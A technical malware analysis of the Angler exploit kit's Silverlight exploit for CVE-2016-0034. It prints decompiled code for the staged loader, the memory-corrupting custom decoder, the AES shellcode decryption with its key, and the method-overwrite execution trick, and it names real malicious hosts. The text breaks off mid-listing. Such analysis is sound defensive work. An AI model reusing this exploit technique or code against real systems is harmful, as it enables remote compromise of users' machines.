

ANALYSIS OF ANGLER'S NEW SILVERLIGHT EXPLOIT

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Introduction

Along the years, the Angler exploit kit has introduced new techniques for abusing freshly discovered vulnerabilities as quickly as exploitation code was made public. Even though the exploitation techniques are published after the vulnerability patches are released, Angler seems to rely on the small time window before the software is actually being updated.

In January 2016, a new Silverlight vulnerability registered as CVE-2016-0034 has been patched by Microsoft in security bulletin MS16-006. Shortly after, the vulnerability has been disclosed. It didn't take long, and in February 2016 Angler started delivering this new exploit to vulnerable browsers.

What's interesting about this new exploit is that it bypasses modern mitigation techniques such as data execution prevention or ROP protection, and it doesn't need to mark a memory block as executable before running the shellcode, as described later.

I'll start by describing the two stages of the Silverlight application, then we will see how the actual exploitation is performed, and how the shellcode gets executed.

At the end of this article, a few mitigation ideas will be presented.

The Silverlight object instantiation

The exploit is delivered as a Silverlight object inside a rogue web page. To avoid detection at the network level, the object is not static in the HTML of the page, but is constructed dynamically. When the web page loads, a few scripts generate the object's instantiation code, and inject it as innerHTML to an existing page element. The HTML of the object instantiation looks like:

```
<form id="form1" runat="server" style="height: 100%">
  <div id="silverlightControlHost">
    <object
      data="data:application/x-silverlight-2,"
      type="application/x-silverlight-2" width="100%" height="100%">
      <param name="minRuntimeVersion" value="4.0.50524.0" />
      <param name="autoUpgrade" value="false" />
      <param name="source"
        value="http://music.cut-upsystems.com/French.esproj?prevent=&stage=iDvS&
        Mister=&could=yk00z6qEsC&conference=jxp7&sort=Vw4Ra2dlwd&want=&
        feel=AN04aj4C&cover=shLb1u&buy=wq1b-2" />
      <param name="initParams"
        value="gvTrvze=b2ZmaWNlci54aHQ/c2hpcD0mc2l4PXduUD[...],
        KetErve=QWNjZXB0OiAqLyoKVXNlci1BZ2VudDogTW[...]" />
    </object>
  </div>
</form>
```

The Silverlight parameters which are interesting to us are:

- the “**source**” parameter tells the object where it comes from
- the “**initParams**” parameter gives the object some name/value pairs of information described below

The first “**initParams**” value, named “**gvTrvze**”, contains the Base64 encoding of the relative URL to download and execute as payload after exploitation:

```
gvTrvze=b2ZmaWNlci54aHQ/  
c2hpcD0mc2l4PXdUUDNtJnRlcm09S1VWaTFPYXVFJnNldHRsZT0mYXVkaWVuY2U9Qk4zUjJsOFNPJndoeT0mZ292ZXJub3I9e1VEdFo  
bjVvcUxxQ0JXdhNSVVsSXBQSmU1NDY3ODQ4MzIyMDhhNGVhZmIzMtZlMGI2NzQ1OTcxMDE2ZjVhNzQ%3D
```

After Base64 decoding:

```
officer.xht?  
ship=&six=wTP3m&term=JUVi10auE&settle=&audience=BN3R2l8S0&why=&governor=zUDt1hn5pqLqCBWtxMIU1IpjJe546784  
832208a4eafb317e0b6745971016f5a74
```

The second parameter, named “**KetErve**”, contains the Base64 encoding of the HTTP headers used to request the originating web page, and will be used later to mimic the browser when downloading the payload:

```
KetErve=QWNjZXB0OiAqLyokVXNlci1BZ2VudDogTW96aWxsYS81LjAgKFdpbmRvd3MgTlQgNi4xOyBUcm1kZW50LzcuMDsgU0x0QzI7  
IC50RVQ0Q0xSIDIuMC41MDcyNzsgLk5FVCB0TFIgMy41LjMwNzI5OyAuTkVUIENMUUAzLjAuMzA3Mjk7IE1lZG1hIENlbnRlciBQYyA2  
LjA7IC50RVQ0LjBD0yAuTkVUNC4wRTsgcnY6MTEuMCKgbGlrZSBHZWNrbwpSZWZlcmVY0iBodHRw0i8vYWxpb25zLnRrL2ZyZWUucGhw  
P2lnd3VjeD14dmdmZiZpZD00MjVjBQjJCMDk5QjQyODFDNjNCMzEzRjE3MkRfNkEyRDBDQTkxREYyRTlGNjYzMzQwMTMyNTE4RTE0RkQ3  
OUU2OTZDRDVBKkYKQWNjZXB0LXhbmdd1YWd10iB1bi1VUwpBY2NlcHQTRW5jb2Rpbmc6IGd6aXAsIGRlZmxhdGU=
```

After Base64 decoding:

```
Accept: */*  
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR  
3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; rv:11.0) like Gecko  
Referer: http://alions.tk/free.php?  
igwucx=xvgff&id=425AB2B099B4281C63B313F172DE6A2D0CA91DF2E9F663340132518E14FD79E696CD5A6F  
Accept-Language: en-US  
Accept-Encoding: gzip, deflate
```

The first stage

The URL "http://music.cut-upsystems.com/French.esproj..." will download a XAP file (application/x-silverlight-app), which contains the .Net DLL file and a manifest:

BzT6P1Mstzlm4zx4Uf.dll

MD5: 22a9f342eb367ea9b00508adb738d858
SHA1: f7eba2f5897f93b08dd389136c1c444a5ddc9512

AppManifest.xaml

```
<Deployment
  xmlns=http://schemas.microsoft.com/client/2007/deployment
  xmlns:x=http://schemas.microsoft.com/winfx/2006/xaml
  EntryPointAssembly="BzT6P1Mstzlm4zx4Uf"
  EntryPointType="BzT6P1Mstzlm4zx4Uf.App"
  RuntimeVersion="4.0.50826.0">
  <Deployment.Parts>
    <AssemblyPart x:Name="BzT6P1Mstzlm4zx4Uf" Source="BzT6P1Mstzlm4zx4Uf.dll" />
  </Deployment.Parts>
</Deployment>
```

When loaded, the MainPage constructor is called, which decrypts the first stage payload, then loads it. This payload is another Silverlight object, as we will see later.

Note: I have added comments for most the code so that it's easier to read and understand.

```
public MainPage(ref StartupEventArgs args, object oApp)
{
    // [...]

    // decrypt 1st stage payload
    byte[] numArray = new byte[eEjoEjeei3.Moej3ijIEieta.Length];
    byte _Moe2y=61, num=27;
    for (int index = 0; index < numArray.Length; ++index)
        numArray[index] = Noerjeoeie((byte)(eEjoEjeei3.Moej3ijIEieta[index] ^ 7), ref _Moe2y);

    // copy decrypted data, discarding first 27 bytes
    byte[] data = new byte[numArray.Length - num];
    int index2 = numArray.Length - num;
    for (int index1 = 0; index1 < index2; ++index1)
        data[index1] = numArray[index1 + num];

    // [...]

    // execute 1st stage payload
    Glehei3EjeieieEjjj33ge(new UjEiejjeiejEiEjies(oApp, data, (object)args.InitParams));
}
```

The decrypted payload has 96444 bytes and is another XAP file:

```
00000000 50 4b 03 04 14 00 00 08 08 00 d0 7c 56 48 32 01 PK.....|VH2.
00000010 5d 36 cf 00 00 00 69 01 00 00 10 00 00 00 41 70 ]6....i.....Ap
00000020 70 4d 61 6e 69 66 65 73 74 2e 78 61 6d 6c 85 8f pManifest.xml..
00000030 4d 6a 02 31 14 c7 f7 05 ef 10 72 80 24 0c 7e 31 Mj.1.....r.$~1
00000040 74 04 41 17 6e 74 68 a5 fb 69 26 83 81 bc 24 e4 t.A.nth..i&...$.
00000050 65 30 e3 d5 5c f4 48 5e a1 a3 d2 32 d4 82 db df e0..\.H^...2....
00000060 fb 7f bd cb f9 eb 75 a5 bc 71 1d 28 1b 49 02 63 .....u..q.(.I.c
00000070 b1 a0 87 18 7d ce 39 ca 83 82 0a 19 68 19 1c ba ....}.9.....h...
[...]
```

The decrypted payload is loaded in memory as a byte array, then it is loaded as StreamResourceInfo. The inner DLL is located and loaded as a new .Net assembly. Along with this assembly, the MainPage class is found, and these two are wrapped into an object to be used subsequently:

```
private Class0 Eko8E8ejEjceey(object _ENeijoi1223ioi123ji)
{
    // load the payload as StreamResourceInfo
    object _MoeoEokeaokarro121keoakkonfo = Ehi8ej3Ekt.method_0(_ENeijoi1223ioi123ji, null);
    if (_MoeoEokeaokarro121keoakkonfo == null)
        return null;

    try
    {
        // locate soOPfuz5I82dp.dll inside payload
        StreamResourceInfo streamResourceInfo =
            Ehi8ej3Ekt.NoEjjiieRierji3ijem(_MoeoEokeaokarro121keoakkonfo,
            new Uri("soOPfuz5I82dp.dll", UriKind.Relative));

        // load the soOPfuz5I82dp.dll as Assembly
        Assembly assembly = Ehi8ej3Ekt.NoEjejriierjiwerjod(
            streamResourceInfo.GetType().GetProperty("Stream")
            .GetValue((object)streamResourceInfo, (object[])null));

        // locate MainPage class
        Type type = assembly.GetType("soOPfuz5I82dp.MainPage");
        if (type == null)
            return null;

        // return a wrapper to the loaded assembly and MainPage object
        return new Class0(type, assembly);
    }
    catch {
        return null;
    }
}
```

After the new Silverlight assembly has been loaded, the second stage is executed, by running the new MainPage's constructor using the original object and parameters as arguments:


```
private void Glehei3EjeieieEjjj33ge(UjEiejjieEiEjies args)
{
    // load 1st stage payload and get MainPage object
    Class0 class0 = Eko8E8ejEjceey(Ehi8ej3Ekt.Moejierji3jiem(args.dMoehieierjia));
    if (class0 == null)
        return;

    try
    {
        // call 2nd stage MainPage constructor
        class0.KoekoEkoe.InvokeMember(".ctor", BindingFlags.CreateInstance, null, null, new object[2]
        {
            args.oApp,          // pass 1st stage Application object
            args.initParams     // pass 1st stage parameters
        });
    }
    catch (Exception ex) {}
}
```

Second stage

The second stage assembly is more obfuscated than the first. The assembly does not load at all in popular .Net decompilers. After "fixing" the assembly to load in decompilers and renaming non-ASCII names, some of the code execution is still logically obfuscated, using helper classes to decrypt the API names, and perform execution by calling "InvokeMember" with parameters given as arrays of objects.

For example, obtaining a substring of the relative URL to download is done like this



The screenshot shows a .NET decompiler interface. The top pane displays C# code for a method that processes arguments and calls `InvokeMember`. The bottom pane shows the 'Watch' window with the following data:

Name	Value	Type
target	"officer.sht?ship=&size=TP3m&term=JUV1 OauE&settle"	object [s
name	"Substring"	string
arg1	{object[0x00000002]}	object[]
[0x00000000]	0x0000006d	object [i
[0x00000001]	0x00000028	object [i

The 'Call Stack' window on the right shows the following stack:

- soOPfuz5B2dp\GClass5.method_8(object[] args) Line 1168
- soOPfuz5B2dp\Class1.method_5(ref Class1.Struct0 struct0,0) Line 81 + 0x12 bytes
- soOPfuz5B2dp\Class1.method_66(ref object[] object_1, int int_1, GDelegate0[] gdelegate0_1, ref object[] obj
- soOPfuz5B2dp\GClass5.method_0(int int_0, ref object[] object_1) Line 998 + 0x25 bytes
- soOPfuz5B2dp\soOPfuz5B2dp.MainPage.MainPage(object object_0, System.Collections.Generic.IDictionary
- soOPfuz5B2dp\soOPfuz5B2dp.App.Application_Startup(object sender, System.Windows.StartupEventArgs e

The entry point of the second stage is the MainPage constructor, called with the original object and parameters as arguments. After doing Base64 decoding on the parameter values and constructing the absolute payload URL, the execution will jump to the exploitation part:

```
public MainPage(object object_0, IDictionary<string, string> init_params)
{
    [...]

    // check calling parameters count
    if (init_params.Count < 2)
        return;

    // get parameters values
    if (init_params.ContainsKey(MainPage.string_1))
        stringToUnescape = init_params[MainPage.string_1];
    if (init_params.ContainsKey(MainPage.string_2))
        s = init_params[MainPage.string_2];
    if (stringToUnescape == null || s == null)
        return;

    string string_1 = MainPage.string_0;    // shellcode key
    string name = typeof(GClass4).Name;    // class name where exploit resides
    string str2 = this.method_0();        // source URL

    // decode payload relative URL (from first parameter)
    byte[] bytes1 = Convert.FromBase64String(Uri.UnescapeDataString(stringToUnescape));
    string string1 = Encoding.UTF8.GetString(bytes1, 0, bytes1.Length);

    [...]

    // build payload absolute URL and HTTP headers from given parameters
    string str3 = string1.Substring(0, string1.Length - 40);
    string string_0 = str2 + str3;
    byte[] bytes2 = Convert.FromBase64String(s);
    string string2 = Encoding.UTF8.GetString(bytes2, 0, bytes2.Length);

    // jump to exploitation code
    gclass4.method_0(
        string_0,    // payload download URL
        string_1,    // shellcode key
        string2);    // HTTP headers
}
```

Root cause analysis of the Silverlight vulnerability

The actual exploitation takes place in “GClass4”, abusing the BinaryReader vulnerability using a custom encoder/decoder. The decoder will corrupt the “uint_0” integer array length which is placed just before the “buffer” char array used by BinaryReader:

```
public class GClass4
{
    [...]

    public bool method_0(string string_0, string string_1, string string_2)
    {
        // memory stream and custom encoder/decoder used for exploitation
        MemoryStream memoryStream = new MemoryStream(32);
        GClass4.Class3 class3 = new GClass4.Class3();
        BinaryReader binaryReader = new BinaryReader(memoryStream, class3);

        // target array which will have its length corrupted
        this.uint_0 = new uint[5];

        // buffer used in exploiting binary reader
        char[] buffer = new char[this.uint_1];

        // object address finding helper
        this.object_0 = new object[3];

        // initialize memory stream
        memoryStream.SetLength(32L);

        // trigger exploit
        binaryReader.Read(buffer, 0, buffer.Length);

        // check if exploit succeeded, corrupting target array length
        if (this.uint_0.Length < 0x40000000)
            return false;

        [...]

        // decrypt shellcode
        byte[] byte_0_2 =
            new GClass0().imethod_0(
                byte_0_1, // encrypted shellcode
                ref byte_1); // decryption key

        // write parameters after shellcode
        GClass10.smethod_13(ref byte_0_2, int_1_1, string_0); // URL parameter
        GClass10.smethod_13(ref byte_0_2, int_1_2, string_1); // key parameter
        GClass10.smethod_13(ref byte_0_2, int_1_3, string_2); // headers parameter

        // execute shellcode
        bool flag = this.gclass1_0.vmethod_2(ref byte_0_2);

        // revert array length corruption
        this.method_2();

        return flag;
    }
}
```


The vulnerability consists of BinaryReader's internal code not correctly checking the return value of the "GetChars" method of the custom encoder/decoder.

As we can see below, the custom decoder in "Class2" will return a specially crafted negative value of -28 or -18 (depending on platform) on the first "GetChars" call. On the second call, it will write two Unicode characters at offsets 0 and 1. Because the length was negative, memory is corrupted before the target char array:

```
private class Class3 : UTF8Encoding
{
    public override Decoder GetDecoder()
    {
        // return custom decoder with the actual exploit
        return new GClass4.Class2();
    }
}

private class Class2 : Decoder
{
    // int_0 is used to track GetChars call order
    private int int_0;

    public override int GetChars(byte[] bytes, int byteIndex, int byteCount, char[]
chars, int charIndex)
    {
        // variable to store and return character length
        int num;


        switch (this.int_0++)
        {
            case 0:
                // on first GetChars call, return a negative length:
                //   -28 on 64-bit platforms (bool_0=true)
                //   -18 on 32-bit platforms (bool_0=false)
                num = GClass4.bool_0 ? -28 : -18;
                break;

            case 1:
                // on second call, corrupt the length of the array before the buffer
                //   to the value of 0x40000000
                chars[0] = '\0'; // Unicode character with code: 0x0000
                chars[1] = '\u0000'; // Unicode character with code: 0x4000
                num = 2; // return a length of two
                break;


            default:
                // on any other call, use byte count as length
                num = byteCount;
                break;
        }

        // return length as set in the above cases
        return num;
    }
    [...]
}
```


This is how memory looks before it is being corrupted, see the length (5) of the integer array at address 0x09F86FFC:



Then, after the negative return value of "GetChars" is accepted as length and used in offset computation, the two Unicode characters with codes 0x0000 and 0x4000 are written at address 0x09F87158. After the encoding/decoding action takes place, the buffer is copied back to the original location, at 0x09F86FFC:



These four bytes (00 00 00 40), when copied back to 0x09F86FFC by the BinaryReader internal code, overwrite the length of the “gclass4_0.uint_0” integer array, enabling access to 0x40000000 integer elements:



Full access to arbitrary memory

Now that the “gclass4_0.uint_0” integer array has a corrupted length of 0x40000000, the application can access 4GB of memory. However the access is “blind” as the read/write is done using indexes of the integer array, and the actual memory addresses are unknown at this point.

To enable accessing precise memory locations, the application needs to find the address of the corrupted integer array’s first element, as well as the addresses of any given object.

This is done using a three element object array created just after the integer array in “GClass4.method_0”:


```
// target array which will have its length corrupted
this.uint_0 = new uint[5];

// buffer used in exploiting binary reader
char[] buffer = new char[this.uint_1];

// object address finding helper
this.object_0 = new object[3];
```

To obtain the address of a given object, the application assigns a reference to that object to the first element of the “object_0” array, then accesses that element using the integer array “uint_0”.

To access the first element of “object_0” as an integer value using the “uint_0” array, the application scans a few integer elements of “uint_0” until it finds the value 3, which is the length of the “object_0” array which is part of the array’s header. Then it advances 2 elements to get the “object_0” array’s first element, which is the address of the desired object:



Conversely, to obtain access to a given address, the application first finds the address of the “uint_0” array as described before, then computes the associated index by subtracting the given address from the “uint_0” array’s address and dividing the result by the element size.

Shellcode decryption

After the exploit has been successful and arbitrary memory access is obtained, the shellcode is decrypted using a fixed, plaintext 128-bit key:

```
static GClass2()
{
    GClass2.byte_0 = new byte[16] {
        // encryption key = "FbUscJM4nsGAeCfy"
        0x46, 0x62, 0x55, 0x73, 0x63, 0x4a, 0x4d, 0x34,
        0x6e, 0x73, 0x47, 0x41, 0x65, 0x43, 0x66, 0x59,
    };
    GClass2.byte_1 = new byte[0x1270]
    {
        // encrypted 32-bit shellcode (4720 bytes)
        0x6c, 0x62, 0x12, 0xa6, 0x7f, 0x69, 0xfd, 0xb9,
        0x78, 0xb1, 0x6f, 0x96, 0xb9, 0xc6, 0x1f, 0x91,
        0xc4, 0x09, 0xec, 0x04, 0x06, 0xbc, 0x8d, 0xb4,
        0x23, 0x86, 0x6d, 0x6d, 0xa0, 0x97, 0xa6, 0x85,
        [...]
    }
}
```

The decryption is performed using AES-128 in ECB cipher mode:

```
public GClass0()
{
    // key size = 128 bit
    this.int_0 = 16;

    // initial vector = empty
    this.byte_0 = new byte[16];

    // encryption algorithm = AES-128
    this.symmetricAlgorithm_0 = (SymmetricAlgorithm) new AesManaged();

    // cipher mode = ECB
    this.genum0_0 = (GClass0.GEnum0) 2;

    // encoding = UTF-8
    this.encoding_0 = Encoding.UTF8;
}

public bool method_2(byte[] byte_1, int int_1, byte[] byte_2, ref int int_2, byte[] byte_3, int
int_3)
{
    [...]
    // set IV
    this.symmetricAlgorithm_0.IV = this.byte_0;


    // set key size in bytes
    int val1 = this.symmetricAlgorithm_0.KeySize / 8;

    // copy key material
    byte[] numArray1 = new byte[val1];
    int length = Math.Min(val1, int_3);
    Array.Copy((Array) byte_3, (Array) numArray1, length);
    this.symmetricAlgorithm_0.Key = numArray1;

    // create decryptor
    using (ICryptoTransform decryptor = this.symmetricAlgorithm_0.CreateDecryptor())
    {
        // perform decryption
        byte[] numArray2 = this.method_1(decryptor, byte_1, int_1);
        if (num < numArray2.Length)
            return false;
        int_2 = numArray2.Length;

        // copy decrypted data to destination array
        Array.Copy((Array) numArray2, (Array) byte_2, int_2);
    }
    [...]
}
```

The decrypted shellcode is then stored in “numArray2”



Shellcode execution, bypassing modern exploit mitigations


After decryption, a special technique is used to execute the shellcode. A placeholder “`vmethod_0`” is used, that contains multiple instructions that practically do nothing, but its code occupies a memory space comparable to the shellcode size. Its code is then replaced with the shellcode, then the method is called, as detailed below.

This is the placeholder method:

```
public static void smethod_0(string string_0)
{
    --GClass1.int_0;
}

public virtual int vmethod_0()
{
    if (GClass1.int_0 != 0)
        GClass1.smethod_0(this.ToString());
    if (GClass1.int_0 != 0)
        GClass1.smethod_0(this.ToString());
    if (GClass1.int_0 != 0)
        GClass1.smethod_0(this.ToString());
    // ...
    // repeated many times
    // ...
    if (GClass1.int_0 != 0)
        GClass1.smethod_0(this.ToString());
    if (GClass1.int_0 != 0)
